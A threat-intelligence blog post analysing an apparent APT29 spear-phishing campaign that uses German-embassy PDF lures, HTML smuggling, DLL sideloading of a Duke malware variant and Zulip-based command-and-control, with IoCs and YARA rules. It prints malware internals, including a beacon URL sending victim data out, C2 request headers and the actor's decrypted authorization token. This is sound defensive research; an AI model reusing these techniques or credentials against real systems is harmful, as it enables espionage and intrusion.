# German Embassy Lure: Likely Part of Campaign Against NATO Aligned Ministries of Foreign Affairs

blog.eclecticiq.com/german-embassy-lure-likely-part-of-campaign-against-nato-aligned-ministries-of-foreign-affairs

## Platform

Discover our unique approach to Intelligence, Automation and Collaboration.

## Packages

Discover the variety of pre-configured packages suited for your diverse use cases.

## **Products**

Explore our modular product solutions to better protect your environment.

### **Services**

Get the most out of your EclecticIQ cybersecurity solutions.

## Academy

Master the art of cyber threat intelligence and intelligence-led cyberdefense.

## Ecosystem

Explore our world-class partners - or learn about our partner program.

## TIP for CTI

Power your CTI practice with analyst-centric threat intelligence solutions.

## TIP for SOC

Go beyond the IOC to augment your SOC in defense of your organization.

### **Intelligence Center**

### **Curated Feeds**



Learn how EclecticIQ can help you address your specific challenges – by team and by need – and improve your overall security posture.

#### Solutions overview

#### For CTI Teams

<u>Provide your CTI team with the automation, performance, flexibility, and integrations needed to supercharge</u> their CTI operations with our range of analyst-centric products and services.

### For SOC Teams

Enable your SOC team to better operationalize threat intelligence for more effective and efficient incident response with our range of analyst-centric management products and services.

### For Situational Awareness

Improve your situational awareness and mitigate risk with our collection of analyst-centric threat intelligence products and services.

### For Collaboration & Dissemination

<u>Operationalize threat intelligence for more effective and efficient incident response with our range of analyst-centric management products and services.</u>

## **Our Ecosystem**

An ecosystem supporting our customers' intelligence-led proactive cybersecurity needs with collaborative partner programs delivering world-class joint solutions.

### Partner Program

Partner with EclecticIQ to bring valuable and innovative security solutions and services to end users. Open to all partner types, including technology developers, service providers, resellers, and community.

#### Become a Partner

## **Our Partnerships**

We partner with the world's premier technology and solution providers to support all phases of your cybersecurity needs. Explore all our partners' solutions and offerings to build and extend your cyber defense ecosystem.

About Our Partners

## **Open Source Projects**

We are proud to be an active member in the open source community and to help develop and advance progress of security technology. Learn more about contributions or go directly to our GitHub page.

Open Source Projects EclecticIQ on GitHub

EclecticIQ analysts assess with high confidence that two observed PDF documents are part of an ongoing campaign targeting Ministries of Foreign Affairs of NATO aligned countries. The PDF files masquerade as coming from the German embassy and contained two diplomatic invitation lures.



Arda Büyükkaya – August 10, 2023 (Updated on August 15, 2023)

## **Executive Summary**

EclecticIQ analysts assess with high confidence that two observed PDF documents are part of an ongoing campaign targeting Ministries of Foreign Affairs of NATO aligned countries. The PDF files masquerade as coming from the German embassy and contained two diplomatic invitation lures.

One of the PDFs delivered a variant of Duke - a malware that has been linked to Russian state-sponsored cyber espionage activities of APT29. The other file was very likely used for testing or reconnaissance, as it did not contain a payload, but notified the actor if a victim opened the email attachment.

Victimology, lure documents, malware delivery and the malware itself resemble with reports that have linked the campaign to APT29, an advanced persistent threat actor attributed to Russia's Foreign Intelligence Service (SVR).

The threat actor used Zulip - an open-source chat application - for command-and-control, to evade and hide its activities behind legitimate web traffic.

# Malicious PDF Document Used to Deliver HTML Smuggling

EclecticIQ analysts identified two malicious PDF documents that masquerade as coming from the German embassy, and that targeted diplomatic entities with invitation lures. The documents used the following themes: "Farewell to Ambassador of Germany" and "Day of German Unity". The first PDF contained embedded JavaScript code to deliver multi-staged payloads in HTML file format. PDF readers like Adobe Acrobat have a default setting that warns before execution of code inside a PDF document. Upon user execution the PDF document displays an "Open File" alert box (Figure 1). If a victim opens it, the code will launch the malicious HTML file called Invitation\_Farewell\_DE\_EMB.

Open File	$\times$
The file 'Invitation_Farewell_DE_EMB.html' may contain programs, macros, or viruses that could potentially harm your computer. Open the file only if you are sure it is safe. Would you like to:	
Open this file     Always allow opening files of this type	
O Never allow opening files of this type OK Cancel	

Figure 1 - Open File alert box (click on image to open in separate tab).

Figure 2 shows the German embassy invitation lure. The mailto address inside the PDF file refers to a legitimate domain bahamas.gov.bs. Analysts observed the same domain in a report by Lab52 from mid-July. [2] Lab52 initially reported a campaign impersonating the Norwegian embassy and targeting diplomatic entities with invitation lures.

Analysts assess with high confidence that the PDF files impersonating the German embassy, were very likely created by the same threat actor, due to overlaps in the victimology, and phishing themes used.




Figure 2 - German embassy invitation lure.

Figure 3 shows the embedded JavaScript code inside the German embassy invitation lure PDF, which was generated by PyPDF2.




Figure 3 - Embedded with Invitation\_Farewell\_DE\_EMB.HTML.

Invitation\_Farewell\_DE\_EMB is an HTML file. Through HTML smuggling, the threat actor delivered a ZIP file that contained a malicious HTML Application (HTA). An HTA file is a widely used Living Off The Land Binary (LOLBIN) containing both HTML and scripting code to create a standalone malicious application that is executed by the Windows HTA engine mshta.exe [1. The zipped HTA file eventually delivers a Duke malware variant (Figure 4).





Figure 4 - Delivery stages of Duke malware variant.

Figure 5 shows the JavaScript code inside the Invitation\_Farewell\_DE\_EMB.html. The URL sgrhf[.]org[.]pk/wp-content/idx[.]php?n=ks&q='+btoa(p) was controlled by the threat actor to receive the execution file path by using window.location.pathname, which provides the username of the victim device and notifies the threat actor of possible successful attack.



execution of PDF lure document.

# **DLL Sideloading Abused to Execute Duke Variant Malware**

After execution, the HTA file will drop the three executables into the C:\Windows\Tasks directory for DLL Sideloading:

- AppVIsvSubsystems64.dll A library loaded into msoev.exe to perform the execution without any failure.
- Mso.dll Duke malware variant loaded into msoev.exe via DLL Sideloading.
- Msoev.exe A legitimate signed Windows binary, automatically loading Mso.dll and AppVIsvSubsystems64.dll upon execution.

🖻 🔙 [ ] 🗟 🗻 🍸 🗷 🎯 옮님 🐓 🔎 기 📑 🚍 📽 🗛	🔯 msoev.exe (10508) Properties
Process Name	General Statistics Performance Threads Token Modules Memory Environment Handles
@msoev.exe	Fie
@msoev.exe	Office Telemetry Log     Office Telemetry Log     Overified) Microsoft Corporation
@msoev.exe	Version: 16.0.16327.20264
@msoev.exe	Image file name:
@msoev.exe	C:\Windows\Tasks\msoev.exe
@msoev.exe	Process
@msoev.exe	Command line: "C:\Windows\Tasks\msoev.exe"
@msoev.exe	Current directory: C:\Windows\Tasks\
@msoev.exe	Started: a minute and 44 seconds ago (10:38:39 AM 7/28/2023)
@msoev.exe	PEB address: 0x194cac0000
@msoev.exe	Parent: explorer.exe (6360)  Mitigation policies: DEP (permanent); ASLR (high entropy); CP Guard
@msoev.exe	
@msoev.exe	Protection: None
@msoev.exe	
@msoev.exe	
@msoev.exe	
@msoev.exe	
amsoev.exe	
@msoev.exe	
@msoev.exe	. =QueryBasicInformationFile C:\Windows\Tasks\mso.dll
@msoev.exe	. C:\Windows\Tasks\mso.dll
	. «Load Image C:\Windows\Tasks\mso.dll
@msoev.exe	. C:\Windows\Tasks\mso.dll

Figure 6 – DLL Sideloading attempt into Msoev.exe.

# Windows API Hashing Used to Hide Import Address Table

EclecticIQ analysts examined the dropped Duke malware variant (mso.dll). Analysis showed that the malware used Windows API hashing to hide the names of the Windows API function calls. The actor used this technique to perform evasion against static malware scanners.

Figure 7 shows the decoded Windows libraries from ROR13 hashing algorithm:

- Kernel32.dll: 6A4ABC5B
- Ntdll.dll: 3CFA685D
- User32.dll: 63C84283

	LAB_2ac401830		2ac4090e4(*)
2ac401830 b9 5b	MOV ECX, 0x6a4abc	5b	kernel32.dll
bo 4a 6			
2ac401835 e9 56	JMP FUN_2ac40175	>0	undefined8 FUN_2ac401790(
££ ££ £	£		
	Flow Override: CALL P	ETURN (CALL_TERMINATOR	)
	LAB_2ac40183a	XREF[1]:	2ac4090e8(*)
2ac40183a 66 0f	NOP word ptr [R/	X + RAX*0x1]	
1£ 44			
00 00			
	••••••	******	
			•
	* FUNCTION		•
	************************	******	••
	undefinedfastcall mw_	ntdll_hash(void)	
undefined	AL:1 <return></return>		
	mw_ntdll_hash	XREF[1]:	2ac4090f0(*)
2ac401840 b9 5d	MOV ECX, 0x3ofa68	35d	ntdl1.dl1
68 fa 3	la		
2ac401845 e9 46	JMP FUN_2ac40175	90	undefined8 FUN_2ac401790(
ff ff f	£		
	Flow Override: CALL_R		
	*****************	******	**
	•		•
	* FUNCTION		•
	********************	*****************	**
	undefinedfastcall nw	user32_hash(void)	
undefined	AL:1 <return></return>		
	nw_user32_hash	XREF[1]:	2ac4090f4(*)
2ac40184a 66 0f	NOP word ptr [8/	X + RAX*0x1]	
1f 44			
00 00			
	LAB_2ac401850	XREF[1]:	2ac4090fc(*)
2ac401850 b9 83	MOV ECX, 0x63c842	283	user32.dll
42 08 6	3		
2ac401855 e9 36	JMP FUN_2ac40175	90	undefined8 FUN_2ac401790(
ff ff f	e		

Figure 7 - ROR13 hashing algorithm inside disassembled Duke malware variant.

# **XOR Encryption to Hide String Values**

Analysts observed that all string values are encrypted by generic XOR encryption routines that are decrypted at execution. Figure 8 shows an example of a decrypted function inside the mso.dll, which is used to open the lure Invitation.pdf. The malware uses ShellExecuteA Windows API to open the PDF lure document. String data such as Invitation.pdf is stored statically inside the malware as XOR encrypted stack string.

Lating mas.dl					S 🚺 🔽 🕸	× 🖷 🖬 • X	G <sub>2</sub> 0	n wede ma joen (indian.)fe (ma d)
	undefined8	Stack[-0	ad_local_40	2345	F[1]: 2ac403179(N)	^	1	
		me_open_In	witation_file	20427(2):	PuN_2ac4031a9+2ac4031c1 (c 2ac403210 (*)		2	bool mw_open_Invitation_file(void)
1	2ac403110 53	P/58	NEX		FLOSS stackstring: Fayf(s)f'al		4	(
	2ac403111 48 83	81/18	B5P, 0x60				5	LPCSTR Invitation.pdf;
	ec 60						6	LPCSTR open /
	2mo403115 40 b0	MOW	BAX, 0x667b6e7b6679	63.4.6	<b>↑</b>		7	HENSTANCE polyarly
	46 61						1.1	undefined4 local_2f;
	79 66							undefined2 local_2b;
	2ao40311f 48 89	HOW	qword ptr [RSP + 1:	coal_28],RAZ	XOR Encrypted Stack Strin	g 🖉	10	undefined local_29;
	44 24 40						11	undefined# local_20;
	2ac403124 48 84	LEA	REF-Plocal_20, [RSP	* 0x401			12	undefined# local_20; XOR Decryption Function
	4e 24 40 2ac403129 48 b8	MOV	BAX, 0x16940-7121616				13	undefined local_10;
	50 61	HOW .	NUL, OKEOPOD/E21010				14	
	23.76						15	local_28 = 0x667b667b66796146;
	2ac403133 48 89	HOW	great ptr [352 + 1	anal 201.847			16	local_20 = 0xf696b7f216160;
	44 24 48		design best from a set				17	local_18 = 0xf;
	2ac403138 c6 44	MOW	byte ptr [RSP + los	oal 101.0xf			18	Invitation.pdf = (LPCSTR) decrypt_stackstring((byte *)4local_28);
	24 50 04						19	local_29 = 5;
	2ac40313d e8 2e	CALL	decrypt_stackstring		FLOSS: Invitation.pdf		20	<pre>local_2f = 0x6b60756a;</pre>
	30 00 00						21	local_2b = 5;
	2ac403142 48 84	1.64	RCF-Plocal_2f, [RSP	+ 0x393			22	<pre>open = (LPCSTR) decrypt_stackstring_2((byte *)&amp;local_2f);</pre>
	4e 24 39						23	pHVar1 = ShellEsecuteA((INND)0x0,open,Invitation.pdf,(LPCSTR)0x0,(LPCSTR)0x0,1);
	2ac403147 c6 44	HOW	byte ptr [RSP + los	oal_291.0x5			24	return 0x20 < (int)pHVar1;
	24 32 05						25	3
	2mo40314c 48 89 c3		MBK, Invitation.pdf				26	
	2ac40314f b8 05	HOW	Invitation.pdf, 0m5					
	00 00 00							
	2ao403154 o7 44	HOW	dword ptr [RSP + 1:	ocal_21],0x6b6075	6a			
	24 39							
	6a 75 2ao40315o 66 89		model and form a los					
	2ac40315c 66 89 44 24 34	HOW	word ptr [ASP + los	oar_out, invitation				
+ L	2ac403161 e8 4a	CALL	decrypt_stackstring		FL055: open			
	32 00 00		and the second second		a second a second			
1. L								

Figure 8 – XOR decryption function inside disassembled Duke malware variant.

Figure 9 shows the XOR decryption routine. This function performs one-time XOR decryption of the byte array and it's using last byte of encrypted array as a key to decrypt it.




Figure 9 - XOR decryption routine inside disassembled Duke malware variant.

Figure 10 shows the manual decryption of XOR encrypted stack string with hex value key "F":

Recipe		6	Ĩ	1	Input
From Hex			) II		46 61 79 66 78 6E 78 66 60 61 21 7F 68 69 0F
Delmiter Auto					
XOR					m 44 p 1
Kay F	Scheme Standard				Output
					Invitation.pdf-

Figure 10 – Manually decrypted stack string.

# Zulip: Hiding C2 Communication in Legitimate Web Traffic

EclecticIQ analysts observed that threat actor used Zulip servers to establish a C2 connection, and to blend with legitimate web traffic. [2 Zulip is an open-source chat application that uses Amazon web services to receive and send chat messages. The actor used the API features of Zulip to send victim details to an actor-controlled chat room (toyy[.]zulipchat[.]com), and to issue malicious remote commands.


	Result	Protocol	Host	URL	Body	Caching	Content-Type	Process
1	200	HTTP	Tunnel to	toyy.zulpchat.com:443	0			msoev: 15316
2	401	HTTPS		/api/v1/users/me/subscrip	65		application/json	msoev: 15316
47	200	HTTP	Tunnel to	toyy.zulpchat.com:443	0			msoev: 15316
48	401	HTTPS		/api/v1/users/me/subscrip	65		application/json	msoev: 15316
56	200	HTTP		toyy.zulpchat.com:443	0			msoev: 15316
57	401	HTTPS	toyy.zulpchat.com	/api/v1/users/me/subscrip	65		application/json	msoev: 15316
star aden DST	ted ② Text	Statistics View Syn DS://t Type:	Distance ↓ Inspectors taxview WebYorns Hexview Auth Cooles Raw JSON 304 ovy.zulipchat.com/api/v1/users/me/subscripti application/x-www-form-urlencoded Basic Z2Ficv1ib3AddQ95e556dWxpcCNoYX0uV29t0	ons HTTP/1.1			21NHUVYk1X03p0b0x6	
ser ont ont ser ost	ted (2) Text http: cent- ioriza -Agen :: to cent- inectio	Statistics Wew Syn DS://t Type: ation: nt: cu yy.zul Length on: Ke	Inspectors	ons HTTP/1.1			ZtNHUyYk1XQ3pOb0x6	

Figure 11 - C2 communications from toyy[.]zulipchat[.]com.

All of the API request headers such as URL, authorization token, and the request itself are stored encrypted inside the Duke malware variant. The decrypted contents can be seen in Appendix A below.

## **Pivoted PDF Document Notifies Threat Actor About Success Rate**

Pivoting on parameters in the previously identified URL - sgrhf[.]org[.]pk/wp-content/idx[.]php? n=ks&q='+btoa(p)- analysts identified a second PDF file. The PDF (figure 12) used a "Day of German Unity" lure. Analysts assess with moderate confidence that the PDF document was very likely used by the threat actor for reconnaissance or for testing purposes. It did not contain a payload, but notified the actor if a victim opened the email attachment by receiving a notification through a compromised domain edenparkweddings[.]com.



The Embassy of the Federal Republic of Germany presents its compliments to all Diplomatic Missions and International Organizations and has the honour to inform them that the embassy plans to organize the reception on the occasion of the "Day of German Unity" on Tuesday, 3rd October 2023 from 13.00 untill 16.00 o'clock.

The Embassy kindly asks the Ministry of Foreign Affairs and all Diplomatic Missions and International Organizations to take this into consideration when scheduling their events.

The Embassy kthe Federal Republic of Germany avails itself of his opportunity to renew to the Ministry of Foreign Affairs and all Diplomatic Missions and International Organizations the assurance of its highest consideration.

German Unity" reception lure.

## Attribution

EclecticIQ Analysts assess with high confidence that the identified pdf documents are part of a wider campaign targeting diplomatic corps across the globe. Victimology, themes of the phishing lures, malware delivery and the malware itself resemble with OSINT reports that attributed the campaign to APT29. [1 [2]




Figure 13 – Diamond Model of this campaign.

APT29 also known as CozyBear, The Dukes, Cloaked Ursa, Nobelium, UNC2452 is an advanced persistent threat actor (APT) active since 2008. The US and UK governments attribute APT29 to Russia's Foreign Intelligence Service (SVR), which is responsible for the collection of political and economic intelligence from

foreign countries.

The Duke malware variant was first described by F-Secure, and EclecticIQ analysts identified code similarities in the recent sample.[3]

APT29 is known to abuse legitimate web services such as Microsoft OneDrive and Notion APIs to perform command-and-control communication (C2) in an evasive way. In this new campaign the threat actor used Zulip web services as C2. [4]

APT29's primary targets are governments and government subcontractors, political organizations, research firms, and critical industries such as energy, healthcare, education, finance, and technology in the US and Europe.

# **Protection and Mitigation Strategies**

- Configure intrusion detection systems (IDS) and intrusion prevention systems (IPS) or any network defence mechanisms to alert and block suspicious network traffic going through unexpected web services.
- Use YARA rules provided in Appendix B to search Windows endpoints for potential Duke malware variant infections.
- Implement an application allow-list policy on Windows hosts to prevent potential execution of LOLBINs like msoev.exe.

## Indicator of compromise (IoC)

PDF Lure: Fc53c75289309ffb7f65a3513e7519eb 50f57a4a4bf2c4b504954a36d48c99e7 C2 Servers: toyy[.]zulipchat[.]com sgrhf[.]org[.]pk edenparkweddings[.]com Duke Malware Variant: 0be11b4f34ede748892ea49e473d82db 5e1389b494edc86e17ff1783ed6b9d37 d817f36361f7ac80aba95f98fe5d337d **MITRE ATT&CK Techniques** Spearphishing Attachment - T1566.001 DLL Side-Loading - T1574.002

HTML Smuggling - T1027.006

Embedded Payloads - T1027.009

Dynamic API Resolution - T1027.007 System Binary Proxy Execution: Mshta - T1218.005 Application Layer Protocol: Web Protocols - T1071.001 User Execution: Malicious File - T1204.002 Compromise Infrastructure: Web Services - T1584.006

# Appendix A

List of decrypted strings.

Ct`dtbeP' Ct`dtbeP result success subscriptions=[{name:%d}]&principals=[%d] POST api/v1/users/me/subscriptions incipals=[%d] type=stream&to=%d&topic=stream events&content=hello? POST api/v1/messages topic=stream events&content=hello? stream id LdrLoadDll curl/7.68.0 api/v1/messages?anchor=newest&num before=1&num after=0&narrow=[{operator:has,operand:attachment}, {operator:stream,operand:%d}] InternetOpenA Content-Type: application/x-www-form-urlencoded Authorization: Basic Z2Ficy1ib3RAdG95eS56dWxpcGNoYXQuY29tOnhKWmY4amFxd1g1NEhXYWxpWGZtNHUyYk1XQ3pOb0x6 Invitation.pdf api/v1/messages InternetReadFile **HttpSendRequestA** HttpOpenRequestA InternetConnectA toyy.zulipchat.com api/v1/messages/%d InternetCloseHandle api/v1/users/me/subscriptions api/v1/get stream id?stream=%d subscriptions=[{name:%d}]&principals=[%d] type=stream&to=%d&topic=stream events&content=%s type=stream&to=%d&topic=stream events&content=hello? POST open result DELETE content success messages

## Appendix B

APT29\_Duke\_Malware\_Jul17 YARA rule.

```
rule APT29_Duke_Malware_Jul17
{
  meta:
    description = "Detects APT29 Duke malware variant "
    Author = "EclecticIQ Threat Research Team"
    creation_date = "2023-07-30"
    classification = "TLP:WHITE"
    hash1 = "0be11b4f34ede748892ea49e473d82db"
    hash2 = "5e1389b494edc86e17ff1783ed6b9d37"
  strings:
    $x1 = {48 89 4C 24 08 48 89 54 24 10 4C 89 44 24 18 4C 89 4C 24 20 48 83 EC 64 48 C7 C1}
      /*
0x2ac406170 80790F00
                                 cmp byte ptr [rcx + 0xf], 0
0x2ac406174 4889C8
                                 mov rax, rcx
                                 jne 0x2ac406195
0x2ac406177 751C
0x2ac406179 4889CA
                                 mov rdx, rcx
0x2ac40617c 488D490F
                                 lea rcx, [rcx + 0xf]
0x2ac406180 440FB64010
                                 movzx r8d, byte ptr [rax + 0x10]
0x2ac406185 443002
                                 xor byte ptr [rdx], r8b
0x2ac406188 4883C201
                                 add rdx. 1
0x2ac40618c 4839CA
                                 cmp rdx, rcx
0x2ac40618f 75EF
                                 ine 0x2ac406180
0x2ac406191 C6400F01
                                 mov byte ptr [rax + 0xf], 1
0x2ac406195 C3
                                 ret
*/
 $decryption routine = {
80 79 ?? 00
48 89 C8
75 ??
48 89 CA
48 8D 49 ??
44 0F B6 40 ??
44 30 02
48 83 C2 01
48 39 CA
75 ??
C6 40 ?? 01
C3
}
  condition:
    uint16(0) == 0x5A4D and
    $x1 or $decryption_routine and
    filesize <= 2MB
}
```

APT29\_Embassy\_Invitation\_Lure YARA rule.

```
rule APT29 Embassy Invitation Lure
{
  meta:
    description = "Detects APT29 Embassy Invitation Lure"
    Author = "EclecticIQ Threat Research Team"
    creation_date = "2023-07-30"
    classification = "TLP:WHITE"
    hash1 = "fc53c75289309ffb7f65a3513e7519eb"
  strinas:
    $pdf meta1 = {2f 54 79 70 65 20 2f 45 6d 62 65 64 64 65 64 46 69 6c 65}
    $pdf meta2 = "q='+btoa(p)" fullword ascii wide nocase
    $x1 = {2F 50 72 6F 64 75 63 65 72 20 28 50 79 50 44 46 32 29}
    $x2 = "Invitation" fullword ascii wide nocase
    $x3 = "embassy" fullword ascii wide nocase
    $x4 = "reception" fullword ascii wide nocase
  condition:
     (uint32(0) == 0x46445025 \text{ or } uint32(0) == 0x4450250a) and
     all of ($pdf meta*) and any of ($x*) and
     filesize <= 1MB
}
```

# About EclecticIQ Intelligence & Research Team

EclecticIQ is a global provider of threat intelligence, hunting, and response technology and services. Headquartered in Amsterdam, the <u>EclecticIQ Intelligence & Research Team</u> is made up of experts from Europe and the U.S. with decades of experience in cyber security and intelligence in industry and government.

We would love to hear from you. Please send us your feedback by emailing us at <u>research@eclecticiq.com</u>.

## You might also be interested in:

8Base Ransomware Surge; SmugX Targeting European Governments; Russian-Linked DDoS Warning

Chinese Threat Actor Used Modified Cobalt Strike Variant to Attack Taiwanese Critical Infrastructure

Introducing EclecticIQ Intelligence Center 3.0

## References

[1] "mshta | LOLBAS." https://lolbas-project.github.io/lolbas/Binaries/Mshta/ (accessed Jul. 31, 2023).

"Zulip: Open-source team chat with topic-based threading," *Zulip*. <u>https://zulipchat.com/</u> (accessed Jul. 31, 2023).

[3] "F-Secure\_Dukes\_Whitepaper.pdf." Accessed: Aug. 03, 2023. [Online]. Available: <u>https://blog-assets.f-secure.com/wp-content/uploads/2020/03/18122307/F-Secure\_Dukes\_Whitepaper.pdf</u>

[4] "APT29, IRON RITUAL, IRON HEMLOCK, NobleBaron, Dark Halo, StellarParticle, NOBELIUM, UNC2452, YTTRIUM, The Dukes, Cozy Bear, CozyDuke, SolarStorm, Blue Kitsune, Group G0016 | MITRE ATT&CK®." <u>https://attack.mitre.org/groups/G0016/</u> (accessed Jul. 31, 2023).



# Receive all our latest updates

Subscribe to receive the latest EclecticIQ news, event invites, and Threat Intelligence blog posts.